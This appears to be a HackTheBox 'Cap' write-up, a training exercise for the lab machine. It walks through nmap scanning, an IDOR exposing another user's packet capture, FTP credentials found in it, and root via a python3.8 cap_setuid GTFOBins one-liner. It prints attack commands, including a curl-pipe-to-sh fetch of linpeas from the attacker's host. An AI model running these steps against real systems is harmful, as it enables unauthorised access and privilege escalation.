HackTheBox Cap Writeup

Cap is an easy difficulty Linux machine running an HTTP server that performs administrative functions including performing network captures. Improper controls result in Insecure Direct Object Reference (IDOR) giving access to another user’s capture. The capture contains plaintext credentials and can be used to gain foothold. A Linux capability is then leveraged to escalate to root.
🕵️ Enumeration#
After spawning the machine and connecting to the VPN, we start with the initial enumeration.
🔍 Initial Nmap Scan#
We begin by running an initial nmap scan with the following command:
nmap -sC -sV -vv -oA nmap/initial_scan 10.10.10.245
-sCDefault script scan-sVService version detection-vvVerbose output-oAOutput all formats
Nmap reports 3 Ports open:
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.3
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu
80/tcp open  http    syn-ack ttl 63 gunicorn
🌐 Web Footprinting#
When we visit the target in the browser, we see the a Security Dashboard:

We also see that we are already automatically logged in with the user Nathan and cannot log out.
When navigating to the Security Snapshot tab, we see that the URL changes to /data/1. There, we can download a snapshot as a pcap file by clicking on Download.

I notice that every time the security snapshots are called up, the number after /data is increased by 1, giving us several snapshots. Unfortunately, the number of all packages is 0.. Perhaps we can use this to access snapshots from other users?
Let’s try this with gobuster with the following command:
gobuster dir -u http://10.10.10.245/data/ -w /opt/lists/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt -b 302
-dirDirectory Mode-wWordlist-b 302Blacklist for status codes, e.g. that all 302´s are forwarded to negative status codes if a website does not return a 404

What we can now see from the result: /1 and /2 were created by us, but the rest were not. /0 certainly looks interesting, as the size is also different here. Let’s check that out.

This is definitely a snapshot that was not created by us. This snapshot also contains captured data packets.
Let’s download and analyze the pcap file with Wireshark.
🔑 Finding Credentials with Wireshark#
After we started wireshark we can simply open the PCAP File with it

We see unencrypted FTP packets from 192.168.196.1 to 192.168.196.16 in which both the user: nathan and the password: Buck3tH4TF0RM3! can be seen.
🔑 Finding Credentials with PCredz#

Alternatively, we could have used a tool called PCredz to automatically scan the PCAP file for credentials. This tool extracts Credit card numbers, NTLM(DCE-RPC, HTTP, SQL, LDAP, etc), Kerberos (AS-REQ Pre-Auth etype 23), HTTP Basic, SNMP, POP, SMTP, FTP, IMAP, etc from a pcap file or from a live interface.
We use the following command for this:
python3 Pcredz /root/Downloads/0.pcap
The result would then have looked like this:
👤 Gaining The User Flag#
Now that we have FTP credentials, let’s try to download all files on the FTP server using wget:
wget -r --user="nathan" --password='Buck3tH4TF0RM3!' ftp://10.10.10.245
Among the downloaded files was user.txt, which we can now easily view using cat.
User Flag ✅
🚀 Privilege Escalation#
Now let’s test whether we can also log in via SSH using the FTP credentials. It actually works.
To find potential vulnerabilities or incorrect configurations, we use LinPeas at this point.
First, we host the linpeas script in a Python web server with the following command:
python3 -m http.server 8080
And download + run it on the target system with curl:
curl -L http://10.10.14.3:8080/linpeas.sh | sh
After linpeas is finished, we see a potential PE vector:
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
This means that the Python 3.8 binary has special Linux capabilities assigned:
cap_setuid allows it to change its user ID (e.g., become root), and
cap_net_bind_service lets it bind to privileged ports (<1024) without root privileges.
The +eip flags mean these capabilities are effective, inheritable, and permitted — effectively granting Python elevated privileges even when not run as root.
That sounds good, but how can we use it to become root?
We search at GTFOBins for Python SUID and find this command:

python -c 'import os; os.setuid(0); os.system("/bin/sh")'
Breakdown of the command:
python -cRuns a one‑line Python scriptos.setuid(0)change the process UID to0(root) becausecap_setuidis set on this binary, even if we are not rootos.system("/bin/sh")opens a shell (/bin/sh)
Lets try this on our target system (in our case we need python3.8)
Root Flag ✅